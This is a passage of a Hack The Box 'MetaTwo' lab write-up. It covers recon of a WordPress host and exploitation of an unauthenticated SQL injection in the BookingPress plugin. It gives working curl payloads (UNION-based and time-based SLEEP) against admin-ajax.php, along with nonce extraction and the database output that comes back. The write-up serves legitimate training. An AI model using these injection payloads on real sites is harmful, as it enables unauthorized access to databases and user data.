

[HTB] MetaTwo

- by Pablo github.com/vorkampfer/hackthebox2/metatwo
- Resources:


1. ippsec <http://ippsec.rocks/>
2. WordPress SQLi query syntax: <https://usersinsights.com/wordpress-user-database-tables>
3. 0xdf gitlab: <https://0xdf.gitlab.io/2023/04/29/htb-metatwo.html>
4. 0xdf YouTube: <https://www.youtube.com/@0xdf>
5. Privacy search engine <https://metager.org>
6. Privacy search engine <https://ghosterysearch.com/>
7. CyberSecurity News <https://www.darkreading.com/threat-intelligence>
8. <https://book.hacktricks.xyz/>



- View terminal output with color

```
bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

MetaTwo starts with a simple WordPress blog using the BookingPress plugin to manage booking events. I'll find an unauthenticated SQL injection in that plugin and use it to get access to the WP admin panel as an account that can manage media uploads. I'll exploit an XML external entity (XXE) injection to read files from the host, reading the WP configuration, and getting the creds for the FTP server. On the FTP server I'll find a script that is sending emails, and use the creds from that to get a shell on the host. The user has a Passpie instance that stores the root password. I'll crack the PGP key protecting the password and get a shell as root. ~0xdf

Skill-set:

- 1. Wordpress enumeration using various wordpress scanners
- 2. sqlmap (dumping hashes)
- 3. Hashcat cracking hash
- 4. Using gpg2john
- 5. Abusing passpie password generator

Checking connection status

1. Checking my openvpn connection

```
1. > htb_status.sh --status

==>[+]  OpenVPN is up and running.
2024-08-16 06:40:39 Initialization Sequence Completed

==>[+]  The PID number for OpenVPN is: 98890

==>[+]  Your Tun0 ip is: 10.10.14.41

==>[+]  The HackTheBox server IP is: 10.129.228.95 metatwo.htb

==>[+]  PING 10.129.228.95 (10.129.228.95) 56(84) bytes of data.
64 bytes from 10.129.228.95: icmp_seq=1 ttl=63 time=155 ms

--- 10.129.228.95 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 155.338/155.338/155.338/0.000 ms

==>[+]  10.129.228.95 (ttl -> 63): Linux

Done!
```

Basic Recon

2. Nmap

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer

2. > openscan metatwo.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.

3. > echo $openportz
22,80,3000

4. > source ~/.zshrc

5. > echo $openportz
21,22,80

6. > portzscan $openportz drive.htb

7. > qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 21,22,80 metatwo.htb
>>> looking for nginx
nginx 1.18.0
>>> looking for OpenSSH
OpenSSH 8.4p1 Debian 5+deb11u1
>>> Looking for Apache
>>> Looking for popular CMS & OpenSource Frameworks
|_http-title: Did not follow redirect to http://metapress.htb/
>>> Looking for any subdomains that may have come out in the nmap scan
>>> Here are some interesting ports
21/tcp open  ftp?
22/tcp open  ssh
OpenSSH 8.4p1 Debian 5+deb11u1
>>> Listing all the open ports
21/tcp open  ftp?      syn-ack
22/tcp open  ssh       syn-ack OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open  http      syn-ack nginx 1.18.0

8. NMAP finds `metapress.htb` so I add it to the hosts file.

9. > htb_status.sh --set '10.129.228.95' metatwo.htb metapress.htb
[sudo] password for h@x0r:
```

```
10.129.228.95 metatwo.htb metapress.htb
Done!
```

OPENSsh (1:8.4p1-5+deb11u1) *DEBIAN 11 BULLSEYE*; URGENCY=medium

3. Discovery with *Ubuntu Launchpad*

1. I lookup ``OpenSSH 8.4p1 Debian 5+deb11u1 launchpad``
2. openssh (1:8.4p1-5+deb11u1) bullseye; urgency=medium
3. Launchpad says the server is a Debian 11 Bullseye

4. Whatweb

1. `▷ whatweb http://10.129.228.95/`
`http://10.129.228.95/ [302 Found] Country[RESERVED][ZZ], HTTPServer[nginx/1.18.0], IP[10.129.228.95], RedirectLocation[http://metapress.htb/], Title[302 Found], nginx[1.18.0]`
`http://metapress.htb/ [200 OK] Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.18.0], IP[10.129.228.95], MetaGenerator[WordPress 5.6.2], PHP[8.0.24], PoweredBy[--], Script, Title[MetaPress – Official company site], UncommonHeaders[link], WordPress[5.6.2], X-Powered-By[PHP/8.0.24], nginx[1.18.0]`

5. Left blank

1. left blank

6. I try port 21

1. `▷ ftp metapress.htb`
Connected to metatwo.htb.
`220 ProFTPD Server (Debian) [::ffff:10.129.228.95]`
Name (metapress.htb:h@x0r): anonymous
`331 Password required for anonymous`
`Password:`
`530 Login incorrect.`
`ftp: Login failed.`
Remote system type is UNIX.
Using binary mode to transfer files.
`ftp> bye`
`221 Goodbye.`
2. Login fails

7. Website enumeration

1. `http://metapress.htb/`
2. `▷ curl -s 'http://metapress.htb' | grep -iE`
`"auth|secret|passw|user|\.js|\.zip|\.config|admin|hash|\.php|\.asp|token|\.ini|api|priv|exec|eval"`
3. `http://metapress.htb/xmlrpc.php`
XML-RPC server accepts POST requests only.

wordpresscan

8. Fuzzing wordpress

1. `▷ sudo pacman -S wordpresscan`
2. `▷ wordpresscan -u http://10.129.228.95`
`[+] Identified the following user : 1, admin, admin`
`[!] WordPress version 5.6.2 identified from advanced fingerprinting`
2. `▷ wordpresscan -u http://10.129.228.95`
3. It is recommended to install wordpresscan using gem.
4. `▷ gem install wpscan`
5. Update ruby-gems
6. `▷ gem update --system 3.5.17`

Alternatives to wpscan

9. I always have issues with wpscan.

1. I did the ``gem install wpscan``
2. I tried installing it through pacman
3. I can **not** get it work. I installed every possible path to `$PATH`
4. Anyway there are several other wordpress tools that work just as good.
5. wordpresscan, wpseku, vane, etc...

Vane - another wordpress scanner

10. Running vane

```
1. > sudo pacman -S vane
2. > vane --url "http://metapress.htb" --enumerate u
Vane - a Free WordPress vulnerability scanner
[+] URL: http://metapress.htb/
[+] Started: Fri Aug 16 15:15:31 2024


[+] robots.txt available under: 'http://metapress.htb/robots.txt'
[+] Interesting entry from robots.txt: http://metapress.htb/wp-admin/admin-ajax.php
[!] The WordPress 'http://metapress.htb/readme.html' file exists exposing a version number
[+] Interesting header: LINK: <http://metapress.htb/wp-json/>; rel="https://api.w.org/"
[+] Interesting header: SERVER: nginx/1.18.0
[+] Interesting header: X-POWERED-BY: PHP/8.0.24
[+] XML-RPC Interface available under: http://metapress.htb/xmlrpc.php

[+] WordPress version 5.6.2 identified from links opml

[+] WordPress theme in use: twentytwentyone - v1.1

[+] Name: twentytwentyone - v1.1
| Location: http://metapress.htb/wp-content/themes/twentytwentyone/
| Readme: http://metapress.htb/wp-content/themes/twentytwentyone/readme.txt
| Style URL: http://metapress.htb/wp-content/themes/twentytwentyone/style.css
| Theme Name: Twenty Twenty-One
| Theme URI: https://wordpress.org/themes/twentytwentyone/
| Description: Twenty Twenty-One is a blank canvas for your ideas and it makes the block editor your best brush....
| Author: the WordPress team
| Author URI: https://wordpress.org/

[+] Enumerating plugins from passive detection ...
[+] No plugins found
2. No plugins found.
```




wpscan

11. I finally got wpscan to install properly

```
1. > wpscan --url metapress.htb --detection-mode aggressive --plugins-detection aggressive
2. no plugins found
3. It did not find any plugins either.
4. I think it was a $PATH issue.
```

Events plugin?



12. I click on `/events/` link

```
1. Be sure to do it from here:
http://metapress.htb/events/
2. It seems to be some time of wordpress plugin.
3. > curl -s 'http://metapress.htb/events/' | grep -iE
"auth|secret|passw|user|\.js|\.zip|\.config|admin|hash|\.php|\.asp|token|\.ini|api|priv|exec|eval"
4. I find the plugin they are using.
5. 'http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/'
6. It also shows the plugin ver=1.0.10
```

BookingPress < 1.0.11 - Unauthenticated SQL Injection

Proof of Concept

- Create a new "category" and associate it with a new "service" via the BookingPress admin menu (/wp-admin/admin.php?page=bookingpress_services)
- Create a new page with the "[bookingpress_form]" shortcode embedded (the "BookingPress Step-by-step Wizard Form")
- Visit the just created page as an unauthenticated user and extract the "nonce" (view source -> search for "action:'bookingpress_front_get_category_services'")
- Invoke the following curl command

```
curl -i 'https://example.com/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&wpnonce=8cc8b79544&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'
```

Time based payload: `curl -i 'https://example.com/wp-admin/admin-ajax.php' \`
`--data 'action=bookingpress_front_get_category_services&wpnonce=8cc8b79544&category_id=1&total_service=1) AND (SELECT 9578 FROM (SELECT(SLEEP(5)))iyUp)-- ZmjH'`

13. I look online for a wordpress plugins exploit

```
1. I search for `bookingpress-appointment-booking`
2. https://wpscan.com/vulnerability/388cd42d-b61a-42a4-8604-99b812db2357/
3. Seems like this exploit will work it is for versions `< 1.0.11` and this plugin in version 1.0.10
4. The payload from the wpscan.com site is a curl command with a payload.
=====
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' --data
'action=bookingpress_front_get_category_services&wpnonce=8cc8b79544&category_id=33&total_service=-7502) UNION ALL SELECT
@@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'
=====
```

Finding a nonce number and id to use with the payload

14. I get the following error because of the nonce number. A nonce is kind of like a

```
1. {"variant":"error","title":"Error","msg":"Sorry, Your request can not process due to security reason."}
2. I think we need to change the `nonce` number and the `id`.
3. If I curl my curl command and add the word `nonce` to the list of stuff to grep for It finds the nonce number right away.
4. curl -s "${1}" | grep -iE --color
"auth|secret|passw|user|\.js|\.zip|\.config|admin|hash|\.php|\.asp|token|\.ini|api|priv|exec|eval|nonce"
5. I put the curl command in a basic bash script.
6. > curl_enum.sh http://metapress.htb/events/ | grep nonce | awk 'NR==1{print}' | awk '{print $6}' FS=" "
_wpnnonce:'3e87031969'
```



```

> curl -s 'http://metapress.htb/wp-admin/admin-ajax.php' --data 'action=bookingpress_
@@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -' | jq .

ss_service_id": "10.5.15-MariaDB-0+deb11u1",
ss_category_id": "Debian 11",
ss_service_name": "debian-linux-gnu",
ss_service_price": "$1.00",
ss_service_duration_val": "2",
ss_service_duration_unit": "3",
ss_service_description": "4",
ss_service_position": "5",
ss_servicedate_created": "6",
ice_without_currency": 1,
"http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/images/place

```

15. Now I take the nonce and use it in the curl exploit

```

1. curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' --data
'action=bookingpress_front_get_category_services&wpnonce=3e87031969&category_id=33&total_service=-7502) UNION ALL SELECT
@@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'; echo
-----

[{"bookingpress_service_id":"10.5.15-MariaDB-0+deb11u1","bookingpress_category_id":"Debian
11","bookingpress_service_name":"debian-linux-
gnu","bookingpress_service_price":"$1.00","bookingpress_service_duration_val":"2","bookingpress_service_duration_unit":"3","
bookingpress_service_description":"4","bookingpress_service_position":"5","bookingpress_servicedate_created":"6","service_pr
ice_without_currency":1,"img_url":"http://metapress.htb/wp-content/plugins/bookingpress-appointment-
booking/images/placeholder-img.jpg"]}
-----

2. Now we get some data back. I take off the -i because we do not want the headers and I pipe it to jq for clean data.
-----

curl -s 'http://metapress.htb/wp-admin/admin-ajax.php' --data
'action=bookingpress_front_get_category_services&wpnonce=3e87031969&category_id=33&total_service=-7502) UNION ALL SELECT
@@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -' | jq .
-----

```

```

~/bashscripting > curl -s 'http://metapress.htb/wp-admin/admin-ajax.php' --data 'action=bookingpress_front_ge
ION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -' | jq | sed 's/\"//g' | tr -
-l QML --paging=never -p
bookingpress_service_id: 10.5.15-MariaDB-0+deb11u1
bookingpress_category_id: Debian 11
bookingpress_service_name: debian-linux-gnu
bookingpress_service_price: $1.00
bookingpress_service_duration_val: 2
bookingpress_service_duration_unit: 3
bookingpress_service_description: 4
bookingpress_service_position: 5
bookingpress_servicedate_created: 6
service_price_without_currency: 1
img_url: http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/images/placeholder-img.jpg

```


16. I am a little OCD when it comes to displaying data. Kind of strange.

```

1. > curl -s 'http://metapress.htb/wp-admin/admin-ajax.php' --data
'action=bookingpress_front_get_category_services&wpnonce=3e87031969&category_id=33&total_service=-7502) UNION ALL SELECT
@@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -' | jq | sed 's/\"//g' | tr -d '{}[],' | sed
'/^[[:space:]]*$/d' | sed 's/[ ]\+ /g' | sed 's/^ //g' | bat -l QML --paging=never -p
-----

bookingpress_service_id: 10.5.15-MariaDB-0+deb11u1
bookingpress_category_id: Debian 11
bookingpress_service_name: debian-linux-gnu
bookingpress_service_price: $1.00
bookingpress_service_duration_val: 2
bookingpress_service_duration_unit: 3
bookingpress_service_description: 4
bookingpress_service_position: 5
bookingpress_servicedate_created: 6
service_price_without_currency: 1
img_url: http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/images/placeholder-img.jpg

```

